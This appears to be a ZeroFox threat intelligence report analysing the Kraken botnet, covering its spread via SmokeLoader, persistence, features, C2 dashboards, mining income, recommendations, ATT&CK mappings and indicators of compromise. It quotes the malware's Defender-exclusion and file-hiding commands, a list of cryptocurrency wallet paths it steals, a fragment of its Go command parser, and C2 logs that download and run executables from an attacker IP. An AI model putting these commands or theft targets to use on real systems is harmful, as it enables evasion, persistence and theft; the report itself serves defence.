Meet Kraken: A New Golang Botnet in Development

by ZeroFox Intelligence ∷ 2/17/2022

In late October 2021, ZeroFox Intelligence discovered a previously unknown botnet called Kraken. Though still under active development, Kraken already features the ability to download and execute secondary payloads, run shell commands, and take screenshots of the victim's system. It currently makes use of SmokeLoader—a piece of malware used to install other malicious software—to spread, quickly gaining hundreds of bots each time a new command and control server is deployed. Despite having the same name, it should not be confused with the Kraken botnet from 2008 as they have little else in common.


Details

Since October 2021, ZeroFox Intelligence has been tracking Kraken – a previously unknown botnet targeting Windows that is currently under active development. Although the bot is simple in functionality, the author has been experimenting with new features while altering others. Current iterations of Kraken feature the ability to:

- Maintain persistence
- Collect information about the host for registration (varies per version)
- Download and execute files
- Run shell commands
- Steal various cryptocurrency wallets
- Take screenshots

"Open Source" Beginnings

Early versions of Kraken were based on code uploaded to GitHub on October 10, 2021. The project only had two commits, and the source code pre-dated any binaries ZeroFox observed in the wild. It is not currently known if the GitHub profile belongs to the botnet's operator or if the operator simply used the code to kickstart their development.



[redacted] up 055a5b4 on Oct 11 2 commits

cmd	up	2 months ago
internal	up	2 months ago
Makefile	first	2 months ago
go.mod	first	2 months ago

About

No description, website, or topics provided.

0 stars

1 watching

0 forks

Releases


No releases published

Figure 1. GitHub repository page for an early version of Kraken

Source: ZeroFox Intelligence

Observed Infection Vector

Thanks to a tip by @abuse_ch, ZeroFox learned that Kraken originally spread in self-extracting RAR SFX files downloaded by SmokeLoader. These SFX files contained a UPX-packed version of Kraken, RedLine Stealer, and another binary used to delete Kraken. Current versions of Kraken are now downloaded by SmokeLoader directly. Kraken binaries are still UPX-packed but are now further protected by the Themida packer as well.



C:\Users\malware\Documents\Kraken\archives\1d772f707ce74473996c377477ad718bba495fe7cd022d5b802aaf32c853f115

Name	Size	Packed Si...	Modified	Created	Accessed	Attributes	Alternate ...	Encrypted	Solid	S
bbb.exe	1 817 088	1 774 985	2021-11-...			A	-	-	-	
clean.exe	316 416	310 313	2021-11-...			A	-	-	+	
pl.exe	195 992	65 317	2021-11-...			A	-	-	+	

Figure 2. Screenshot of a Kraken SFX archive's contents

Source: ZeroFox Intelligence

Installation and Persistence


During Kraken's installation phase, it attempts to move itself into %AppData%\Microsoft. The file name is hardcoded, though the author has changed it a few times. ZeroFox has observed file names such as taskhost.exe, Registry.exe, and Windows Defender GEO.exe.

To stay hidden, Kraken runs the following two commands:

1. powershell -Command Add-MpPreference -ExclusionPath %APPDATA%\Microsoft
2. attrib +S +H %APPDATA%\Microsoft\<EXE_NAME>

The PowerShell command tells Microsoft Defender not to scan Kraken's installation directory, while the attrib command is used to hide the copied EXE file from an Explorer window that has not enabled the "Show hidden files, folders, and drives" option.

Kraken also makes use of the Windows Run registry key to ensure it starts every time the victim logs in.




Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
MicrosoftEdgeAutoLaunch_59213399A8901C006A58C33B3EC5F117	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedg
Registry	REG_SZ	C:\Users\malwa\AppData\Roaming\Microsoft\Registry.exe

Figure 3. Kraken's Run key persistence

Source: ZeroFox Intelligence

A mix of fake and real information is stored in a new registry key under HKEY_CURRENT_USER\Software; it is all currently unused after saving it during the installation. The name of the key is another hardcoded value, though it has also changed occasionally. Early versions of Kraken observed by ZeroFox created a key with the name "Networking Service" or some slight variation, such as "Networking5 Servic1e" and "Netrworking5r Servirc1er".



Computer\HKEY_CURRENT_USER\SOFTWARE\Networking5 Servic1e

Name	Type	Data
(Default)	REG_SZ	
ID	REG_SZ	97c5g:f7.477c.58c1.bc5f.26d7de3g8185
INSTALL	REG_SZ	Friday, 10-Dec-21 13:58:44 EST
LAST	REG_SZ	
NAME	REG_SZ	Sfhjtusz
REMASTER	REG_SZ	nil
VERSION	REG_SZ	0.5.6

Figure 4. Kraken registry information

Source: ZeroFox Intelligence

Aside from the hard-coded name for the registry key, the following information shown in **Figure 4** has remained the same in every version ZeroFox has encountered in the wild:

- ID – obfuscated UUID
- INSTALL – installation timestamp
- LAST – empty
- NAME – obfuscated binary and Run key name (minus file extension)
- REMASTER – always "nil"
- VERSION – always "0.5.6"

Features

Kraken's feature set is simplistic for a botnet. Although not present in earlier builds, the bot is capable of collecting information about the infected host and sending it back to the command and control (C2) server during registration. The information collected seems to vary from build to build, though ZeroFox has observed the following being collected:

- Hostname
- Username
- Build ID (TEST_BUILD_ + the timestamp of the first run)
- CPU details
- GPU details
- Operating system and version

The botnet also features the ability to download and execute files. Originally, Kraken contained separate but similar functions for downloading files for different situations, such as updating the bot itself, executing secondary payloads, and receiving files through direct socket connection. These functions have since been combined into one, while the redundant functions were removed.

Kraken's operators are able to run shell commands on infected hosts from the dashboard as well, returning the results back to the C2 server.

SSH brute-forcing functionality was added to some builds but was quickly removed. This function was hardcoded to attempt logging in as the root user of a given target and assumed a server would be listening on the default port. ZeroFox did not see any evidence of this feature being used, likely explaining its quick removal.


Upon execution, Kraken immediately takes a screenshot to send to the C2. A "ScreenShot" command also exists if the operator decides to take screenshots of the victim's system on demand.

The most recent feature addition is the ability to steal various cryptocurrency wallets from the following locations:

- %AppData%\Zcash
- %AppData%\Armory
- %AppData%\bytecoin
- %AppData%\Electrum\wallets
- %AppData%\Ethereum\keystore
- %AppData%\Exodus\exodus.wallet
- %AppData%\Guarda\Local Storage\leveldb
- %AppData%\atomic\Local Storage\leveldb
- %AppData%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb

Currently supported commands are:

- Position – Unknown
- ScreenShot – take a screenshot
- SHELL – run a Windows shell command with cmd
- UPLOAD – download and execute an EXE



```go
package message

import (
	"regexp"
	"strings"
)

var (
	expTestExp  = `^test$`
	expShellExp = `^shell `
	updateExp   = `^update `
	fileExp     = `^file `

	TEST           = `test`
	SHELL          = `shell`
	UPDATE         = `update`
	FILE           = `file`
	unknownMessage = `unknown`
)

// Message for work with message.
type Message struct {
	testConnection *regexp.Regexp
	shellCommand   *regexp.Regexp
	updateCommand  *regexp.Regexp
	fileCommand    *regexp.Regexp
}
```


Figure 5. Original regular expressions used to parse received commands
Source: ZeroFox Intelligence

Dashboards

Multiple versions of the administration panel or dashboard have been created since October 2021. While the original code found on GitHub did include a server, it did not have a web-based interface for interacting with the botnet.

Kraken Panel

The initial panel, aptly named “Kraken Panel,” was simple in terms of features. It offered basic statistics, links to download payloads, an option to upload new payloads, and a way to interact with a specific number of bots. This version did not appear to allow the operator(s) to choose which victims to interact with.



Statistics

Sent: 111 of 111

Accepted: 0 of 111

40 of 111 downloads

Kraken Team's

Bots online: 405

Active tasks: 0

Total bots: 6497

Unique key

Team

Number of Bots

Unique key


Uploading buildings to the server.

Figure 6. English-translated version of the Kraken C2 panel

Source: ZeroFox Intelligence

Anubis Panel

The current version of the C2 has undergone a total redesign—complete with a new name, Anubis. The Anubis Panel provides far more information to the operator(s) than the original Kraken Panel. In addition to the previously provided statistics, it is now possible to view command history and information about the victim.




Active Command's

#	COMMAND	LIMIT	SEND	ACCEPT	GEO	DATA	STATUS			
fwN37J7Tte	UPLOAD http://185.112.83.22:20000/fwN37J7Tte.exe	1100	235	0	MIX	2021-12-19 10:50:09	Pause	▷	❚❚	✕
Nv95jDPhKm	UPLOAD http://185.112.83.22:20000/Nv95jDPhKm.exe	1000	395	0	MIX	2021-12-20 23:06:37	Run	▷	❚❚	✕
tP6wy5KkBh	UPLOAD http://185.112.83.22:20000/tP6wy5KkBh.exe	1100	310	0	MIX	2021-12-21 16:59:08	Run	▷	❚❚	✕

Figure 7. Dashboard for the Anubis Panel
Source: ZeroFox Intelligence

A later update to the Anubis Panel added the ability for the operator(s) to be more selective when choosing targets for commands. In previous versions, the operator(s) could only choose the number of victims to target with the command. With this update, targets can be chosen individually or by group using their external IP or geographic location.



Command

Your command


Choise User

182.[redacted].98
102.[redacted]153
27.3[redacted]1
182.[redacted]
102.[redacted]239

Figure 8. Selecting a victim by external IP to run a shell command
Source: ZeroFox Intelligence

The Anubis Panel also allows the operator(s) to view task and command history via the dashboard and TASK page. The TASK page shows information such as the ID generated for the task, the command being sent, how many victims the command should be sent to, the targeted geolocation, and a timestamp of when the task was initiated.


Initially, every task investigated by ZeroFox resulted in a version of RedLine Stealer being downloaded and executed on the victim's machine. Some shell commands were observed as well, though these were only used to download more RedLine payloads using curl.



#	COMMAND	LIMIT	SEND	ACCEPT	GEO	DATA	STATUS
3hv2IXtBKk	UPLOAD http://185.112.83.22:20000/3hv2IXtBKk.exe	10	5	0	MIX	2021-12-19 09:41:45	Finish
sjxgleY3Bq	UPLOAD http://185.112.83.22:20000/sjxgleY3Bq.exe	1100	115	0	MIX	2021-12-19 09:48:20	Finish
fwN37J7Tte	UPLOAD http://185.112.83.22:20000/fwN37J7Tte.exe	1100	235	0	MIX	2021-12-19 10:50:09	Pause
JIXRKKsNPt	UPLOAD http://185.112.83.22:20000/JIXRKKsNPt.exe	25	25	0	MIX	2021-12-19 11:55:58	Finish
FIBEOjwwBa	UPLOAD http://185.112.83.22:20000/FIBEOjwwBa.exe	25	0	0	mix	2021-12-19 12:02:05	Finish
QvRz2AXYRV	UPLOAD http://185.112.83.22:20000/QvRz2AXYRV.exe	20	20	0	MIX	2021-12-19 12:20:31	Finish
EyEBOldYZS	UPLOAD http://185.112.83.22:20000/EyEBOldYZS.exe	10	10	0	MIX	2021-12-19 13:37:49	Finish
NqlAsAcP5u	UPLOAD http://185.112.83.22:20000/NqlAsAcP5u.exe	100	100	0	MIX	2021-12-19 21:11:06	Finish

Figure 9. TASK page showing command history
Source: ZeroFox Intelligence

As the operator(s) behind Kraken continued to expand and gather more victims, ZeroFox began observing other generic information stealers and cryptocurrency miners being deployed. As of this writing, the botnet appears to be collecting around USD 3,000 every month.



Workers Active / Inactive 31 / 1

Immature Balance 10.03 USD

Unpaid Balance 3.49 USD

Estimated Earnings 3072.29 USD Monthly

Hashrate

Current 2.9 GH/s

Average 3.3 GH/s

Reported 117.4 MH/s

Shares

Valid 97% 2590

Stale 3% 69

Invalid 0

Figure 10. Mining statistics from the cryptocurrency mining pool Ethermine

Source: ZeroFox Intelligence

Recommendations

- Ensure antivirus and intrusion detection software is up to date with all patches and rule sets.
- Enable two-factor authentication for all organizational accounts to help mitigate phishing and credential stuffing attacks.
- Maintain regularly scheduled backup routines, including off-site storage and integrity checks.
- Avoid opening unsolicited attachments and never click suspicious links.
- Log and monitor all administrative actions as much as possible. Alert on any suspicious activity.
- Review network logs for potential signs of compromise and data egress.

Conclusion

While in development, Kraken C2s seem to disappear often. ZeroFox has observed dwindling activity for a server on multiple occasions, only for another to appear a short time later using either a new port or a completely new IP. By using SmokeLoader to spread, Kraken quickly gains hundreds of new bots each time the operator changes the C2. Monitoring commands sent to Kraken victims from October 2021 through December 2021 revealed that the operator had focused entirely on pushing information stealers – specifically RedLine Stealer. It is currently unknown what the operator intends to do with the stolen credentials that have been collected or what the end goal is for creating this new botnet.

MITRE ATT&CK

ID	Description
T1027.002	Obfuscated Files or Information: Software Packing
T1033	System Owner/User Discovery
T1047	Windows Management Instrumentation
T1059.001	Command and Scripting Interpreter: PowerShell
T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1082	System Information Discovery
T1113	Screen Capture
T1132.001	Data Encoding: Standard Encoding
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
T1571	Non-Standard Port

IOCs

- 65.21.105.85
- 91.206.14.151
- 95.181.152.184
- 185.112.83.22
- 185.112.83.96
- 185.206.212.165
- 213.226.71.125
- 1d772f707ce74473996c377477ad718bba495fe7cd022d5b802aaf32c853f115
- d742a33692a77f5caef5ea175957c98b56c2dc255144784ad3bade0a0d50d088
- ddf039c3d6395139fd7f31b0a796a444f385c582ca978779aae7314b19940812
- dcaaef3509bc75155789058d79f025f14166386cec833c2c154ca34cfea26c52
- 54d36e5dce2e546070dc0571c8b3e166d6df62296fa0609a325ace23b7105335
- 095c223b94656622c81cb9386aefa59e168756c3e200457e98c00b609e0bb170
